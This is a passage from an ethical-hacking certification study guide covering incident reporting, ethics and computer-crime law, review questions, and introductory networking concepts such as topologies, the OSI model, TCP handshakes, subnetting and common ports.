When considering how to report a security incident the following guidelines are worth keeping in mind and can prove helpful at the time of crisis:

- Adhere to known best practices and guidelines that have been previously established. These best practices and guidelines will describe how to best assess the damage and implement loss control as necessary.
- Wherever feasible refer to previously established guidelines as documented and described in the company IRP. The IRP should include guidelines on how to create a report and who to report to. Furthermore, the IRP should define the formats and guidelines for putting the report together in order to ensure that the information is actually usable by its intended audience.
- Consider the situations where it is necessary to report the incident to local law enforcement in addition to the company officials.
- Consider the situations and conditions about when and if the security incident must be reported to regulatory bodies as required by law.
- In situations where security incidents are reported outside the organization, note this in the company incident report.

During the preparation of a security incident report include all the relevant information to detail and describe the incident. The following items should be included at a minimum:

- A timeline of the events of the security incident that includes any and all actions taken during the process.
- A risk assessment that includes extensive details of the state of the system before and after the security incident occurred.
- A detailed list of any and all who took part in the discovery, assessment, and final resolution (if this has occurred) of the security incident. It is important to include every person who took part in this process regardless of how important or unimportant their role may be perceived.
- Detailed listing of the motivations for the decisions that were made during the process. Document these actions in a format that states what each action was and what factors led to the decision to take the designated action.

- Recommendation as to what could be done to prevent a repeat of the incident and what could be done to reduce any damage that may result.
- Two sections in the report to ensure that it is usable by all parties. First, prepare a long-format report that includes specific details and actions that occurred during the security incident. Second, include an executive-level summary that provides a high-level, short-format description of what occurred.

Ethics and the Law

As an ethical hacker, you need to be aware of the law and how it affects what you do. Ignorance or lack of understanding of the law not only is a bad idea but can quickly put you out of business—or even in prison. In fact, under some situations the crime may be serious enough to get you prosecuted in several jurisdictions in different states, counties, or even countries due to the highly distributed nature of the Internet. Of course, prosecution of a crime can also be difficult considering the web of various legal systems in play. A mix of common, military, and civil law exists, requiring knowledge of a given legal system to be successful in any move toward prosecution.

As an ethical hacker you must also obey the Code of Ethics as defined by the EC-Council. One thing to remember though about ethics is that while you can get in legal trouble for violating a law, breaking a code of ethics won't get you in legal trouble but could lead to other actions such as getting decertified.



Depending on when and where your testing takes place, it is even possible for you to break religious laws. Although you may never encounter this problem, it is something that you should be aware of—you never know what type of laws you may break.

Always ensure that you exercise the utmost care and concern to ensure that you observe proper safety and avoid legal issues. When your client has determined their goals along with your input, together you must put the contract in place. Remember the following points when developing a contract and establishing guidelines:

Trust The client is placing trust in you to use proper discretion when performing a penetration test. If you break this trust, it can lead to the questioning of other details such as the results of the test.

Legal Implications Breaking a limit placed on a test may be sufficient cause for your client to take legal action against you.

The following is a summary of laws, regulations, and directives that you should have a basic knowledge of:

- 1973—U.S. Code of Fair Information Practices governs the maintenance and storage of personal information by data systems such as health and credit bureaus.

- 1974—U.S. Privacy Act governs the handling of personal information by the U.S. government.
- 1984—U.S. Medical Computer Crime Act addresses illegally accessing or altering medication data.
- 1986 (amended in 1996)—U.S. Computer Fraud and Abuse Act includes issues such as altering, damaging, or destroying information in a federal computer and trafficking in computer passwords if it affects interstate or foreign commerce or permits unauthorized access to government computers.
- 1986—U.S. Electronic Communications Privacy Act prohibits eavesdropping or the interception of message contents without distinguishing between private or public systems.
- 1994—U.S. Communications Assistance for Law Enforcement Act requires all communications carriers to make wiretaps possible.
- 1996—U.S. Kennedy-Kassebaum Health Insurance and Portability Accountability Act (HIPAA) (with additional requirements added in December 2000) addresses the issues of personal healthcare information privacy and health plan portability in the United States.
- 1996—U.S. National Information Infrastructure Protection Act was enacted in October 1996 as part of Public Law 104-294; it amended the Computer Fraud and Abuse Act, which is codified in 18 U.S.C. § 1030. This act addresses the protection of the confidentiality, integrity, and availability of data and systems. This act is intended to encourage other countries to adopt a similar framework, thus creating a more uniform approach to addressing computer crime in the existing global information infrastructure.
- 2002—Sarbanes–Oxley Act (SOX or SarBox) is a law pertaining to accountability for public companies relating to financial information.
- 2002—Federal Information Security Management Act (FISMA) is a law designed to protect the security of information stored or managed by government systems at the federal level.

Summary

When becoming an ethical hacker, you must develop a rich and diverse skill set and mindset. Through a robust and effective combination of technological, administrative, and physical measures, organizations have learned to address their given situation and head off major problems through detection and testing. Technology such as virtual private networks (VPNs), cryptographic protocols, intrusion detection systems (IDSs), intrusion prevention systems (IPSs), access control lists (ACLs), biometrics, smart cards, and other devices has helped security become much stronger but still has not eliminated the need for vigilance.

Administrative countermeasures such as policies, procedures, and other rules have also been strengthened and implemented over the past decade. Physical measures include devices such as cable locks, device locks, alarm systems, and other similar devices. Your new role as an ethical hacker will deal with all of these items, plus many more.

As an ethical hacker you must know not only the environment you will be working in but also how to find weaknesses and address them as needed. You will also need to understand the laws and ethics involved and know the client's expectations. Understand the value of getting the proper contracts in place and not deviating from them.

Hacking that is not performed under contract is considered illegal and is treated as such. By its very nature, hacking activities can easily cross state and national borders into multiple legal jurisdictions. Breaking out of the scope of a contract can expose you to legal problems and become a career-ending blunder.

Exam Essentials

Know the purpose of an ethical hacker. Ethical hackers perform their duties against a target system *only* with the explicit permission of the system owner. To do so without permission is a violation of ethics and the law in some cases.

Know the difference between black, white, and gray box tests. Know the differences in the types of tests you can offer to your client and the advantages of each. Not all tests are the same nor will they yield the same results. Make sure you know what your client's expectations are so you can choose the most appropriate form.

Understand your targets. Be sure you know what the client is looking to gain from a pen test early in the process. The client must be able to provide some guidance as to what they are trying to accomplish as a result of your services.

Understand the Code of Ethics. Be sure you know what is required as acceptable behavior when you become a CEH. Violations of the ethical code could easily get you decertified by the EC-Council if serious enough and reported.

Know your opponents. Understand the differences between the various types of hackers. You should know what makes a gray-hat hacker different from a black-hat hacker, as well as the differences between all types.

Know your tools and terms. The CEH exam is drenched with terms and tool names that can eliminate even the most skilled test takers if they don't know what the question is even talking about. Familiarize yourself with all the key terms, and be able to recognize the names of the different tools on the exam.

Review Questions

1. If you have been contracted to perform an attack against a target system, you are what type of hacker?
   - **A.** White hat
   - **B.** Gray hat
   - **C.** Black hat
   - **D.** Red hat
2. Which of the following describes an attacker who goes after a target to draw attention to a cause?
   - **A.** Terrorist
   - **B.** Criminal
   - **C.** Hacktivist
   - **D.** Script kiddie
3. What level of knowledge about hacking does a script kiddie have?
   - **A.** Low
   - **B.** Average
   - **C.** High
   - **D.** Advanced
4. Which of the following does an ethical hacker require to start evaluating a system?
   - **A.** Training
   - **B.** Permission
   - **C.** Planning
   - **D.** Nothing
5. A white-box test means the tester has which of the following?
   - **A.** No knowledge
   - **B.** Some knowledge
   - **C.** Complete knowledge
   - **D.** Permission
6. Which of the following describes a hacker who attacks without regard for being caught or punished?
   - **A.** Hacktivist
   - **B.** Terrorist
   - **C.** Criminal
   - **D.** Suicide hacker

7. What is a code of ethics?
   - **A.** A law for expected behavior
   - **B.** A description of expected behavior
   - **C.** A corporate policy
   - **D.** A standard for civil conduct

8. The group Anonymous is an example of what?
   - **A.** Terrorists
   - **B.** Script kiddies
   - **C.** Hacktivists
   - **D.** Grayware

9. Companies may require a penetration test for which of the following reasons?
   - **A.** Legal reasons
   - **B.** Regulatory reasons
   - **C.** To perform an audit
   - **D.** To monitor network performance

10. What should a pentester do prior to initiating a new penetration test?
    - **A.** Plan
    - **B.** Study the environment
    - **C.** Get permission
    - **D.** Study the code of ethics

11. Which of the following best describes what a hacktivist does?
    - **A.** Defaces websites
    - **B.** Performs social engineering
    - **C.** Hacks for political reasons
    - **D.** Hacks with basic skills

12. Which of the following best describes what a suicide hacker does?
    - **A.** Hacks with permission
    - **B.** Hacks without stealth
    - **C.** Hacks without permission
    - **D.** Hacks with stealth

13. Which type of hacker may use their skills for both benign and malicious goals at different times?
    - **A.** White hat
    - **B.** Gray hat
    - **C.** Black hat
    - **D.** Suicide hacker

14. What separates a suicide hacker from other attackers?

A. A disregard for the law

B. A desire to be helpful

C. The intent to reform

D. A lack of fear of being caught

15. Which of the following would most likely engage in the pursuit of vulnerability research?

A. White hat

B. Gray hat

C. Black hat

D. Suicide hacker

16. Vulnerability research deals with which of the following?

A. Actively uncovering vulnerabilities

B. Passively uncovering vulnerabilities

C. Testing theories

D. Applying security guidance

17. How is black-box testing performed?

A. With no knowledge

B. With full knowledge

C. With partial knowledge

D. By a black hat

18. A contract is important because it does what?

A. Gives permission

B. Gives test parameters

C. Gives proof

D. Gives a mission

19. What does TOE stand for?

A. Target of evaluation

B. Time of evaluation

C. Type of evaluation

D. Term of evaluation

20. Which of the following best describes a vulnerability?

A. A worm

B. A virus

C. A weakness

D. A rootkit



Chapter

2

System Fundamentals

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **I. Background**

- A. Networking technologies
- C. System technologies
- D. Transport protocols
- G. Telecommunications technologies
- H. Backup and restore

✓ **III. Security**

- A. Systems security controls
- B. Application/fileserver
- C. Firewalls
- E. Network security
- O. Trusted networks
- P. Vulnerabilities

✓ **IV. Tools/Systems/Programs**

- G. Boundary protection appliances
- H. Network topologies
- I. Subnetting
- K. Domain Name System (DNS)
- L. Routers/modems/switches
- O. Operating environments

✓ **V. Procedures/Methodology**

- G. TCP/IP networking



Every skill set comes with a history of time and effort spent learning those foundational concepts that allow you to become proficient in a specific area. You are about to embark on a journey through one of those critical areas where understanding and true investment in the material can improve your technical understanding, your career, and your odds of passing the CEH exam. This is where it all begins—understanding those key fundamental concepts that give you a basis on which all other more complex subjects can firmly rest.

In this chapter, you'll delve into some basic concepts, most of which system administrators and network administrators should be comfortable with. These fundamentals are critical to building a solid base for the more advanced topics yet to come. You'll learn about key concepts such as the OSI model, the TCP/IP suite, subnetting, network appliances and devices, cloud technologies, and good old-fashioned client system concepts and architectures. Ever hear the phrase "where the rubber hits the road"? Well, consider this a burnout across a quarter-mile drag strip. Let's dig in and devour this material!


Exploring Network Topologies

Whether you are a veteran or a novice—or just have a bad memory—a review of networking technologies is helpful and an important part of understanding the attacks and defenses that we'll explore later on.

Network topologies represent the physical side of the network, and they form part of the foundation of our overall system. Before we explore too far, the first thing you need to understand is that you must consider two opposing yet related concepts in this section: the physical layout of the network and the logical layout of the network. The physical layout of a network relates directly to the wiring and cabling that connects devices. Some of the common layouts we'll cover are the bus, ring, star, mesh, and hybrid topologies. The logical layout of the network equates to the methodology of access to the network, the stuff you can't readily see or touch, or the flow of information and other data. We'll get to the logical side, but first let's break down each physical design.


Bus The bus topology (Figure 2.1) lays out all connecting nodes in a single run that acts as the common backbone connection for all connected devices. As with the public transport of the same name, signals get on, travel to their destination, and get off. The bus is the common link to all devices and cables. The downside to its simplicity is its vulnerability; all connectivity is lost if the bus backbone is damaged. The best way to envision this vulnerability is to think of those strings of Christmas lights that go completely out when one light burns out or is removed. Although not seen in its purest form in today's networks, the concept still applies to particular segments.

FIGURE 2.1 Bus topology




Ring Ring topologies (Figure 2.2) are as true to their names as bus layouts. Essentially the backbone, or common connector of the network, is looped into a ring; some ring layouts use a concentric circle design to provide redundancy if one ring fails. Each client or node attaches to the ring and delivers packets according to its designated turn or the availability of the token. As you can see in Figure 2.2, a concentric circle design provides redundancy; though a good idea, a redundant second ring is not required for the network to function properly. The redundant ring architecture is typically seen in setups that use Fiber Distributed Data Interface (FDDI).

FIGURE 2.2 Ring topology



Star The star layout (Figure 2.3) is one of the most common because of its ease of setup and isolation of connectivity problems should an issue arise. A star topology attaches multiple nodes to a centralized network device that ties the network together. Think of it as looking like an old-style wagon wheel or the wheels on a bike. The hub is the centerpiece of the wheel, and the spokes of the wheel are the legs of the star. The center could be a hub or a switch; as long as it acts as a central point of connection, you have a star topology. Stars are popular for numerous reasons, but the biggest reason has long been its resistance to outages. Unlike nodes in bus and ring topologies, a single node of a star can go offline without affecting other nodes. However, if the hub or switch joining everything together fails, then the network will fail.

FIGURE 2.3 Star topology



Mesh A mesh topology (Figure 2.4) is essentially a web of cabling that attaches a group of clients or nodes to each other. It can look a little messy and convoluted, and it can also make troubleshooting a bear. However, this setup is often used for mission-critical services because of its high level of redundancy and resistance to outages. The largest network in the world, the Internet, which was designed to survive nuclear attack, is built as one large mesh network.

Hybrid Hybrid topologies are by far the most common layout in use today. Rarely will you encounter a pure setup that strictly follows the topologies previously listed. Our networks of today are complex and multifaceted. More often than not, current networks are the offspring of many additions and alterations over many years of expansion or logistical changes. A hybrid layout combines different topologies into one mixed topology; it takes the best of other layouts and uses them to its advantage. Figure 2.5 shows one possibility.

FIGURE 2.4 Mesh topology





FIGURE 2.5 Hybrid topology






Gone are the days when an attacker could gain access to the flow of data on a network only through the use of vampire taps and bus or other layouts. Today, rogue wireless access points, a lost smartphone, and a little social engineering can logically put any hacker right through the front door without actually obtaining physical access.

Working with the Open Systems Interconnection Model

No network discussion or network device explanation would be complete without a brief overview of the Open Systems Interconnection (OSI) model. Although this model may seem overly complex, it does have value in our later discussions of attacks, defenses, and infrastructure, as you will see. The OSI model is a general framework that enables network protocols, software, and systems to be designed around a general set of guidelines. Common guidelines allow higher probability of system compatibility and logical traffic flow. In other words, if we all play by the same rules, everyone will get along with as few errors as possible.

The OSI model, shown in the left side of Figure 2.6, has seven layers. As you read through each layer's function, keep in mind that we are working our way through how data flows. Each layer is connected to the next; this concept will prove valuable as a reference for more advanced data analysis.

FIGURE 2.6 OSI TCP/IP comparative model





You may already have some experience with the OSI model or none at all. If you are in the latter group, you may have avoided learning the model because it seems non-applicable to your day-to-day operations. But you must learn it, because it is essential to furthering your career—and to passing the exam.



The CEH exam will focus on your understanding of the OSI model as it applies to specific attacks. General knowledge of the model and the stages of traffic flow within it will help you figure out what each question is asking. Using the OSI model as a reference when answering questions can help categorize the topic and help determine what technologies you are dealing with.

Layer 1: Physical The Physical layer consists of the physical media and dumb devices that make up the infrastructure of our networks. This pertains to the cabling and connections such as Category 5e and RJ-45 connectors. Note that this layer also includes light and rays, which pertain to media such as fiber optics and microwave transmission equipment. Attack considerations are aligned with the physical security of site resources. Although not flashy, physical security still bears much fruit in penetration (pen) testing and real-world scenarios.

Stuxnet

A few years ago an interesting little worm named Stuxnet showed up on the scene—wreaking havoc and destroying industrial equipment. The operation of the virus isn't important here; the interesting part was in how the worm spread. Although it did replicate on the local LAN, the original infection occurred via USB flash drives. The primary vector was actually physical in nature, and the vector was the unaware user or perhaps an outsider. The takeaway is never underestimate the complexity of what can occur from a purely physical perspective.

Layer 2: Data Link The Data Link layer works to ensure that the data it transfers is free of errors. At this layer, data is contained in frames. Functions such as media access control and link establishment occur at this layer. This layer encompasses basic protocols such as 802.3 for Ethernet and 802.11 for Wi-Fi.

Layer 3: Network The Network layer determines the path of data packets based on different factors as defined by the protocol used. At this layer we see IP addressing for routing of data packets. This layer also includes routing protocols such as the Routing Information Protocol (RIP) and the Interior Gateway Routing Protocol (IGRP). This is the know-where-to-go layer.

Layer 4: Transport The Transport layer ensures the transport or sending of data is successful. This function can include error-checking operations as well as working to keep data messages in sequence. At this layer we find the Transmission Control Protocol (TCP) and the User Datagram Protocol (UDP).

Layer 5: Session The Session layer identifies established system sessions between different network entities. When you access a system remotely, for example, you are creating a session between your computer and the remote system. The Session layer monitors and controls such connections, allowing multiple, separate connections to different resources. Common use includes NetBIOS and RPC.



As you progress through the chapters, you'll notice that much of our attack surface resides within layers 3, 4, and 5, with a handful of other attacks taking place outside these layers. Keep this in mind as a reference for questions regarding attacks at specific layers or when trying to understand the mechanics of an attack and its defense. Understanding what the layer accomplishes can help you determine how a specific attack works and what it may be targeting.

Layer 6: Presentation The Presentation layer provides a translation of data that is understandable by the next receiving layer. Traffic flow is presented in a format that can be consumed by the receiver and can optionally be encrypted with protocols such as Secure Sockets Layer (SSL).

Layer 7: Application The Application layer functions as a user platform in which the user and the software processes within the system can operate and access network resources. Applications and software suites that we use on a daily basis are under this layer. Common examples include protocols we interact with on a daily basis, such as FTP and HTTP.

Two mnemonics that I use to remember the order of layers are these:

- All People Seem To Need Data Processing, which uses the first letter of each layer (from the top down) as the first letter of each word in the sentence: Application, Presentation, Session, Transport, Network, Data Link, Physical.
- Please Do Not Teach Stupid People Acronyms, which does the layers in the opposite order—that is, from the ground up.

Knowing the operational sequence of these layers serves well as a high-level troubleshooting tool. Being able to track data traffic from its inception to its destination will prove to be a useful skill during your exploration and on the exam.




Using the OSI model as a basic framework will provide you with a reference that will apply to many CEH processes. Usable attacks can all be traced back to a specific layer or layers of the OSI model.

Dissecting the TCP/IP Suite

Complementary to the OSI model is the TCP/IP protocol suite. TCP/IP is not necessarily a direct offshoot, but it's a progressive step from the standard OSI version of traffic flow. Each layer of the TCP/IP suite maps to one or several layers of the OSI model. The TCP/IP suite is important for protocol reference as well as aiding in tracking exactly where data is in the traffic flow process. The right side of Figure 2.6 earlier in this chapter shows the TCP/IP suite layers and how they map to the OSI model.

TCP is known as a connection-oriented protocol because it establishes a connection and verifies that packets sent across that connection make it to their destination. The process (see Figure 2.7) starts with a SYN packet. This SYN packet starts the handshake process by telling the receiving system that another system wants its attention (via TCP of course). The receiving system then replies to the originating system with a SYN-ACK response. A SYN-ACK response is an acknowledgment response to the original SYN packet. Once the original sender receives the SYN-ACK response, it in turn responds with an ACK packet to verify that it has received the SYN-ACK and is ready to communicate via TCP.

FIGURE 2.7 TCP three-way handshake






TCP packet sequence numbers are important both for the exam and for understanding attacks such as session hijacking and man-in-the-middle (MITM) exploits. You'll see how this comes into play in Chapter 12, "Session Hijacking." For now keep in mind how TCP works and how it uses sequence and acknowledgment numbers to guarantee data delivery.

To further explain the sequence, a SYN packet has a random beginning sequence number that will be sent to the target host. Upon receipt of the SYN packet, the receiving host will respond with a SYN-ACK that has its own randomized sequence number. The ACK response packet from the first host will bump the sequence number up accordingly to signify the order of the packets being transferred. Figure 2.8 shows the sequence numbers.

FIGURE 2.8 TCP sequencing





You'll want to become comfortable with TCP and its three-way handshake process. The surface-level process is fairly easy to understand. Pay close attention to packet sequence numbers. They will definitely be an exam item.

IP Subnetting

So far we've established the basics through an overview of the OSI model layers and the common network topologies. Let's get a little deeper into the Network layer and look at IP addressing and its subnetting capabilities. Our goal here is to flex those subnetting muscles and get our brains back to thinking about networking and its underlying nuances. Why? Understanding the basics of subnetting enables you to add specificity to your efforts and to have a more complete understanding of your target and network resources.

Subnetting is the logical breakdown of a network address space into progressively smaller subnetworks. As you break down your address space into smaller subnetworks, you determine the numbers of network bits and host bits by the requirements of your network. Network bits and host bits are manipulated by the subnet mask. At this point I'm hoping you're saying to yourself, "Oh yeah, I remember this stuff." If not, please dig into the details on your own. We are looking at this topic from a fairly high level in terms of how it will aid our effort as hackers.

Now that you grasp the basics of the subnet mask and how to use it to manipulate the address space, you can see how knowing a few IP addresses can give you a clue as to how an organization's network is laid out. There's more to come on this topic, but as a quick example, knowing a single internal IP address can give a hacker much insight into the company's addressing scheme.



You will be expected to know how to accomplish basic slash notation for finding the broadcast address of specific subnets. Additionally, remember the basic 127.0.0.1 for the local loopback address.

Hexadecimal vs. Binary

Understanding hexadecimal and binary conversion is an important skill to have for the exam. In the real world, for most network administrators conversion is done either by a calculator or is not needed, but as an ethical hacker, you have opportunities to apply the basic conversions to something useful. See Table 2.1 for the basic conversion between hex, binary, and decimal.

This should be a refresher for you, but for the exam it is important that you have a comfortable understanding of the conversion process. To rehash some of the basics, remember that bits are 1s and 0s, a nibble is 4 bits, and a byte is 2 nibbles. Your knowledge and ability to apply this across the conversion process will prove important for questions that expect you to identify network items and traffic based on hexadecimal values.

TABLE 2.1 Hex, binary, and decimal

Hex	Binary	Decimal
0	0000	0
1	0001	1
2	0010	2
3	0011	3
4	0100	4
5	0101	5
6	0110	6
7	0111	7
8	1000	8
9	1001	9
A	1010	10
B	1011	11
C	1100	12
D	1101	13
E	1110	14
F	1111	15



TCP flags and their binary or hex values play an integral part in identifying the type and effectively creating custom scans. You'll see this in action in Chapter 5, "Scanning."

Exploring TCP/IP Ports

We can't let you escape the fundamentals without touching on ports. Ports allow computers to send data out the door while simultaneously identifying that data by category. What this

means is each of the common ports you use is associated with a particular protocol or particular application. For example, sending data from port 21 signifies to the receiving system that the traffic received is an FTP request because of the port it came from. In addition, the response from the initially queried system will end up at the right location because the port from which the traffic came has already been identified. This holds true for web traffic, mail traffic, and so forth. Knowledge of these ports and their corresponding protocols and applications becomes important when you're scanning a system for specific vulnerabilities. There will be more to come on that, but first let's take a look at how these ports are categorized and what the well-known ones mean to you:

- Well-known ports are most common in daily operations and range from 1 to 1023. Much of the initial portion of this range should be familiar to you. Refer to Table 2.2 for a list of the ports you need to know.
- Registered ports range from 1024 to 49151. Registered ports are those that have been identified as usable by other applications running outside the user's present purview. An example would be port 1512, which supports Windows Internet Name Service (WINS) traffic. Take a look at Table 2.3 for a list of registered ports of interest.
- Dynamic ports range from 49152 to 65535. These are the free ports that are available for any TCP or UDP request made by an application. They are available to support application traffic that has not been officially registered in the previous range.

TABLE 2.2 Well-known ports

Port	Use
20–21	FTP
22	SSH
23	Telnet
25	SMTP
42	WINS
53	DNS
80, 8080	HTTP
88	Kerberos
110	POP3
111	PortMapper - Linux

TABLE 2.2 Well-known ports *(continued)*

Port	Use
123	NTP
135	RPC-DCOM
139	SMB
143	IMAP
161, 162	SNMP
389	LDAP
445	CIFS
514	Syslog
636	Secure LDAP

TABLE 2.3 Registered ports of interest

Port	Use
1080	Socks5
1241	Nessus Server
1433, 1434	SQL Server
1494, 2598	Citrix Applications
1521	Oracle Listener
2512, 2513	Citrix Management
3389	RDP
6662–6667	IRC



You must familiarize yourself with all the ports mentioned here if you are to master the exam and become a CEH. Take the time to memorize these ports—this knowledge will also come in handy when performing later exercises and activities in this book.

Domain Name System

Don't want to remember all those IP addresses? Well, you don't have to thanks to the Domain Name System (DNS) and its ability to translate names to IP addresses and back. The DNS that you may already be aware of, even if you don't actively think about it, is the one used to translate names to IPs on the Internet. DNS is incredibly powerful and easy to use, but at the end of the day it is simply a database that contains name-to-IP mappings that can be queried by any DNS-aware applications.

